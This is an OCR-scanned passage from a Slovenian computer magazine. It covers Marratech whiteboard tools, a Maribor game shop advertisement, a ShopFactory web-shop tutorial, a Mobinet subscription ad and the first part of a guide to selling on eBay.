



Tabla bele barve


Ideja uporabe table je seveda nadvse priročna. Je prostor, ki vam pomaga izmenjevati slike in komentarje. Vanjo lahko prav tako uvozite *Wordove*, *Excelove* in *PowerPointove* dokumente. *Marratech* ponuja kopico orodij, ki se uporabljajo na podoben način kot orodja v *Wordu* ali *Paintu* in drugih aplikacijah. Orodna vrstica je zasnovana enostavno, kar vam omogoča, da se takoj lotite risanja puščic ali čečkanja komentarjev preko poročil, ki so vašim kolegom verjetno vzela cel mesec časa. Opazujte, kako zapustijo doseg kamere in se vrnejo nekaj minut kasneje z rdečimi očmi in mokrimi robčki. Vi, baraba.

Vse belo ponoči

Pokazali vam bomo, kako uporabite tablo



UVOZITE POLJUBNE DATOTEKE Za prenos dokumentov ali slik na tablo uporabite funkcijo **File→Import**. Datoteka bo postavljena na tablo – z gumbom **Zoom** lahko oddaljujete ali približujete sliko, na žalost pa ne morete spremeniti njene velikosti.



DODAJTE BESEDILO Z uporabo **orodja Text** smo v sliko dodali besedilo, ki si ga lahko nato ogledajo vsi, ki sodelujejo v pogovoru. Če želite, lahko uporabite tudi druga orodja za risanje puščic, izdelovanje smeškov in podobnih neumnih kracanj.

VideoToP 13

>> Multimedijski center

www.videotop.si

TRGOVINA:
- Vita Kraigherja 5, 2000 Maribor, City Center, Tel.:02 / 234-12-52
PON. - PET.: 09h - 20h, SOBOTA: 09h - 14h

DANES NAROČITE – JUTRI ŽE DOBITE

Včlanite se v CD-ROM klub in kupujte igre ceneje.

Včlanitev je brezplačna in ne obvezuje do nakupov!

GRAND THEFT AUTO: SAN ANDREAS — HIT!

Končno je tu. Ena najbolj pričakovanih iger vseh časov. Nadaljevanje izjemne serije Grand Theft Auto - GTA: San Andreas. Ponovno boš moral zgraditi svoj kriminalni imperij, tokrat še z večjo nelinearnostjo, izboljšanim bojevanjem in zanimivimi dodatki, kot so naprimer prehranjevanje svojega lika, ki bo lahko mišičast ali debel, kakor se boš odločil. Pozabi na nalaganja med stopnjami in predeli mesta. San Andreas je ena velika država, ki jo moraš spraviti pod svojo oblast. Ti bo uspelo? Vse je odvisno samo od tebe. Dolge ure zabave so zagotovljene. Igra, ki jo moraš imeti.

Cena: 11.990 SIT
Članska cena: **Samo: 10.790 SIT**

Silent Hunter 3

Cena: 6.990 SIT
Članska cena: **Samo: 6.290 SIT**


Brothers in Arms

Cena: 6.990 SIT
Članska cena: **Samo: 6.290 SIT**

Playboy

Cena: 9.990 SIT
Članska cena: **Samo: 8.990 SIT**

Alexander



Cena: 3.990 SIT
Članska cena: **Samo: 3.590 SIT**

SETTLERS 5: Heritage Of Kings

Nadzorujte 6 junakov in različne vojaške enote. Na igro neposredno vplivajo dinamični vremenski pogoji, ki jih lahko izkoristite v svoj prid. Izbirajte med več kot 70 zgradbami, raziskujte, ustvarite trgovinske povezave in sezidajte velika mesta, polna življenja. Več kot 30 misij, v katerih morate vzpostaviti ekonomsko prevlado in s pomočjo svoje vojske končno ponovno pridobiti vaše izgubljeno kraljestvo.

Cena: 6.990 SIT
Cena za člana: **Samo: 6.290 SIT**

NAJCENEJE V EVROPI!

Splinter Cell: Chaos Theory

Cena: 7.990 SIT
Članska cena: **Samo: 7.190 SIT**

Imperial Glory

Cena: 9.990 SIT
Članska cena: **Samo: 8.990 SIT**

Championship Manager 5

Cena: 9.990 SIT
Članska cena: **Samo: 8.990 SIT**

DOOM 3 EXP. PACK

Cena: 7.990 SIT
Članska cena: **Samo: 7.190 SIT**

Pro Evolution Soccer 4

Cena: 7.990 SIT
Članska cena: **Samo: 7.190 SIT**

THRUSTMASTER®

Vodilni igralni pripomočki. GARANCIJA: 1 LETO. Servis zagotovljen tudi po izteku garancije.

Dual Triger Gamepad PC/PS2

NOVO!

Za PC in Ps2

Cena: 6.490 SIT

Digital 3 Gamepad


Cena: 3.690 SIT

Enzo Ferrari Force GT

Cena: 25.990 SIT

NOVA OTROŠKA IGRA: IGRAJMO SE

Celotna igra sinhronizirana v slovenščino! Za starost od: 4.-7. Leta



Pred vami je izobraževalna zbirka nalog, namenjena predšolskim otrokom, starim od 4. do 7. leta. Na disku je več kot 120 nalog in iger, razdeljenih v dve zaključeni celoti: 1. Poznavanje narave in družbe 2. Matematika
Igro lahko kupite v trgovinah z računalniškimi igrami. *Cena: 3.990 SIT*


Wireless Dual Triger Gamepad

NOVO!

Cena: 11.990 SIT

NOVA OTROŠKA IGRA: MOJCA

Celotna igra sinhronizirana v slovenščino! Za starost od: 4.-6. Leta



Igra je namenjena otrokom med 4. in 12 letom starosti, še posebaj pa se je bodo razveselile punce. V igri se boste skupaj z Mojco pozabavali pri pospravljanju dnevne sobe, pri risanju itd. Igro lahko kupite v trgovinah z računalniškimi igrami. *Cena: 3.990 SIT*

NOVA OTROŠKA IGRA: SVET ŠTEVILK

Celonta igra sinhronizirana v slovenščino! Za starost od: 4.-8. Leta

Igra je namenjena otrokom med 4. in 8. letom starosti, Igra vsebuje več kot 70 edukativnih, matematičnih nalog in iger. 3D igranje iger.
Igro lahko kupite v trgovinah z računalniškimi igrami. *Cena: 3.990 SIT*

Postanite član CD-ROM kluba in kupujte z 10% popustom! Pri nakupu v trgovinah ali preko pošte dobite nakupovalno kartico za nadaljne popuste!

Parkiranje v garažni hiši CITY! Pri nakupu nad 4.000 SIT prejmete BON za brezplačno parkiranje!
PRI VSAKEM 6. NAKUPU PREJMETE IGRO DARILO!

Prodaja po pošti.
Poštnino plačamo mi!

DANES NAROČITE – JUTRI ŽE DOBITE

ShopFactory 5 Light

PCF vam pokaže, kako lahko ustvarite živahno spletno trgovino

Postavljanje spletne trgovine ni nujno težavno opravilo, kljub temu pa se ga je treba lotiti previdno. Navsezadnje pričakujete, da bodo ljudje vašo spletno trgovino opazili in vam takoj zaupali podrobnosti svoje kreditne kartice. Če nameravate s svojimi strankami komunicirati le preko elektronske pošte, ste namreč zgrešili bistvo. *ShopFactory 5 Light* za vse tehnične (in oblikovne) podrobnosti poskrbi sam, vi pa morate priskrbeti izdelke in primerno torbo, ki jo boste napolnili s cvenkom. Nič lažjega.

GOTOVINSKI POPUST?

Namestitev poteka preko vmesnika s čarovnikom; ko je osnovna stran postavljena in usposobljena, pa se lahko poglobite tudi v dodatne podrobnosti. Najbolj zapleten del procesa – in na žalost tudi del, za katerega boste morali poskrbeti sami – je odločitev o tem, kako boste prejemali plačila, pa naj bo to ročno ali preko spletnih storitev, kot je WorldPay. Ko se boste lotili tega dela procesa, boste našli tudi povezave do partnerjev *ShopFactory*.

Seveda boste za objavo vaše trgovine potrebovali dostop do primernega kosa spletnega prostora in podrobnosti FTP za kopiranje preko vaših spletnih strani in skripte CGI. Če jih ne poznate, se obrnite na vašega ponudnika spletnega prostora. Če ga še niste našli, vam lahko *ShopFactory* proda 20MB za okrog 17.400 SIT na leto – priporočamo pa vam, da pred naročilom najprej preverite druge vire. **PCF**

> "ShopFactory 5 Light za vse tehnične in oblikovne podrobnosti poskrbi sam"

Odpreti vrata v vašo lastno navidezno trgovino je enostavnejše, kot morda mislite...


Nadgradnja

Nadgradite program na najnovejšo različico - *ShopFactory 6*. Cene se gibljejo od 34.800 SIT do 229.500 SIT, vendar lahko prihranite 20%, če program naročite neposredno pri ShopFactory UK. Dodatne informacije lahko najdete na spletni strani.


www.makemeashop.com/covermounts/pcformat/0506

Postavljanje trgovine


Spletna prodaja je tako enostavna kot 1,2,3. Ki jim sledi 4




1 Najprej odprite svoj spletni brskalnik in se odpravite na **www.makemeashop.com/covermounts/pcformat/0506**, da si priskrbite serijsko številko. Nato odprite program in se prebijte skozi čarovnika ter izberite začetni videz vaše bodoče spletne trgovine.



2 Izdelki so gonilna sila vaše trgovine in jih lahko prilagajate po lastnih željah. V vsakem primeru jim dodajte ceno, težo (za pošiljanje) in sliko (za ilustracijo). Opise izdelkov lahko urejate s pomočjo kode HTML, tako da se vam ni treba ubadati s spreminjanjem vaše spletne strani.



3 Tukaj pa stvari postanejo nekoliko bolj zapletene. Če ne boste pravilno nastavili vrednosti davka in stroškov pošiljanja, se vam lahko zgodi, da bodo vaši dobički kmalu leteli skozi okno. Prepričajte se, da ste vnesli pravilne teže in cene, tako da bo vsak kupec vedel, v kaj se spušča.



4 Preden boste vašo stran postavili na splet, si jo lahko ogledate s klikom na **Preview**. Če banna shema in oblikovne predloge, ki ste jih izbrali, ne izgledajo dobro na zaslonu, jih lahko spremenite, s čimer se bo vse v vaši trgovino samodejno posodobilo, ko jo boste naslednjič preizkusili.

NA DISKU

ShopFactory 5
Še danes ustvarite lastno spletno trgovino – dodajte izdelke, informacije o vrsti plačila in druge podrobnosti, preden jih naložite na vašo stran s pomočjo FTP.
www.makemeashop.com/covermounts/pcformat/0506

Opera 8.0
Ne tako razširjena kot *IE* ali tako priljubljena kot *Firefox*, vendar ji dajte priložnost – *Opera* je izvrsten brskalnik, če želite kopico dodatnih možnosti.
www.opera.com

Jyte 1.9
Program za branje sporočil RSS, s katerim boste izvedeli najnovejše novice s spleta, skoraj še preden se zgodijo.
www.jyte.com

Ad-Aware SE
Znebite se nadležne, napadalne golazni, preden ta dobi priložnost, da poroča svojim temnim gospodarjem. Vaš sistem bo varen že z enim samim klikom.
www.lavasoftusa.com

mobinet

prva slovenska revija o mobilnih tehnologijah

POLETNA DVOJINA IZDAJA

Ujemi poletje

nagradni MMS fotonatečaj

Več kot
100 brezžičnih naprav

Philips Discman za vse nove naročnike

Pregled najnovejših prenosnih računalnikov

Test ultra lahkih prenosnikov

Dell x1 in HP nc 4200

Digitalna fotografija:

Panasonic LZ2, Panasonic LS1, Sony DSC W17, Sony DSC T7

mobilna telefonija

Motorola A1000, Nokia 3230, Nokia 6020, Sagem My X6-2, Samsung Z130, SE Z800

mobinet

prva slovenska revija o mobilnih tehnologijah

Če boste poslali izrezani kupon, ki ga najdete v reviji MOBINET, boste v žrebu za LCD TV in pet predplačniških paketov MobiTukalica z Discmani.

SODELUJ V NAGRADNEM ŽREBANJU

podarja Mobitel d.d.

5x

POSTANI NAROČNIK REVIJE MOBINET!

... vse to za samo 7.720 SIT

Vsakemu novemu naročniku podarimo **discman Jogproof** znamke **Philips**. **Dijaki in študentje z dokazilom o šolanju naročate s 15% popustom.**

www.mobinet.si

Najboljša kupčija na eBayu

del 1234

Najljubša svetovna spletna trgovina je postala tudi ena najhitreje rastočih spletnih strani vseh časov, saj ima danes po celem svetu več kot 147 milijonov članov, med katerimi so tudi razne slavne osebnosti... vključno z ženo Tonyja Blaira. *PCF* vam pokaže, kako lahko prodate svojo cenjeno lastnino

Kaj imajo skupnega range rover Georgea Michaela, avtoportret Joanne Lumley in 200 parov čevljev Sophie Anderton? Odgovor – vse so nedavno prodali na eBayu!

TRŽNICA

Zakaj bi zvezdniki takega formata uporabljali eBay? Predvsem zaradi dobre reklame. Pa tudi zato, ker je nesporno dejstvo, da eBay deluje tako, kot je treba. Na eBayu lahko prodajate skoraj vse – uporablja pa ga čedalje več ljudi.

Danes ima eBay 147 milijonov članov po vsem svetu. Da bi si lažje predstavljali stopnjo njegove rasti, pa vam povemo, da se eBayu vsak dan pridruži povprečno 129.000 ljudi.


Za vso publiciteto in reklamo pa se skrivajo tudi bolj temne plati eBaya. Dejstvo je, da se vse dražbe ne zaključijo uspešno. Podjetje Medved opravlja stalne analize dražb na eBayu. Ugotovili pa so, da je bilo v letu 2004 na eBayevih dražbah prodanih le 44% ponujenih predmetov. **(www.medved.net/cgibin/cal.exe?SIND)** Z drugimi besedami: v resnici je uspešnih manj kot polovica dražb na eBayu.

Če prodajate na eBayu ali če imate željo, da bi se s prodajo pričeli ukvarjati, vam bomo v tem štiridelnem vodiču pokazali, kako lahko povečate svoje možnosti za uspešno dražbo. Vodili vas bomo skozi proces ustvarjanja dražbe z uporabo eBayevih zaslonov in vam pri tem pomagali z nasveti in namigi.


V prvem delu si bomo ogledali kategorije na eBayu, naslove dražb in kako vam lahko do uspeha pomagajo opisi dražb. **PCF**

Železo, kakršnokoli staro železo

Če želite uspešno prodajati, si najprej oglejte osnove




1 Večina ponudnikov in kupcev za iskanje predmetov uporablja eBayevo glavno iskalno polje. Manj kot 30% jih izbere kategorijo in brska po predmetih znotraj nje. Če ustvarjate dražbo za edinstveni predmet, ga razvrstite v najboljšo oziroma najbolj primerno kategorijo, ki jo lahko najdete.



2 Naslov je najbolj pomemben element vaše dražbe. Besede, vtipkane v eBayevo iskalno polje, so privzeto primerjane samo z naslovi. Če te besede vključite v vaš naslov, se vaša dražba prikaže v seznamu rezultatov iskanja. V nasprotnem primeru pa vaša dražba ne bo ugledala luči dneva v rezultatih iskanja.


> "Na eBayu lahko prodajate skoraj vse - uporablja pa ga čedalje več ljudi"



6 Vaš opis dražbe ima en sam namen. In to je pripraviti obiskovalca, da se na dražbi poteguje za vaš predmet. Najbolj učinkovit predlog za pisanje opisa vaše dražbe je, da vanj vključite očitne elemente. Potencialni kupec vašega predmeta ne more videti, zato mu morate z besedami narisati njegovo sliko.

NA DISKU NA TOKRATNEM DVD-JU POIŠČITE APLIKACIJE, KI BODO IZBOLJŠALE VAŠO IZKUŠNJO NA EBAYU

Prodajanje preko eBaya




NA DISKU

MOOSell
Program, s katerim lahko nadzirate vse vaše trenutne dražbe na istem mestu. Z *MOOSell* si lahko ogledate vse aktivne ponudbe na enem samem mestu.
http://bluecowmedia.co.uk/MOOBay/download.html


IrfanView
IrfanView je brezplačen urejevalnik slik, zasnovan za enostavno uporabo. Idealen je za prodajalce preko eBaya, saj omogoča delo s slikami, odstranjevanje nezaželenih delov slike, spreminjanje velikosti in podobno.
www.irfanview.com

BayCheck
Aplikacija, ki omogoča varno prodajanje in kupovanje preko eBaya. Vnesite geslo uporabnika eBaya v *BayCheck* in si oglejte vse informacije o njihovih aktivnostih prodajanja in kupovanja.
www.hammertap.com/BayCheck.html

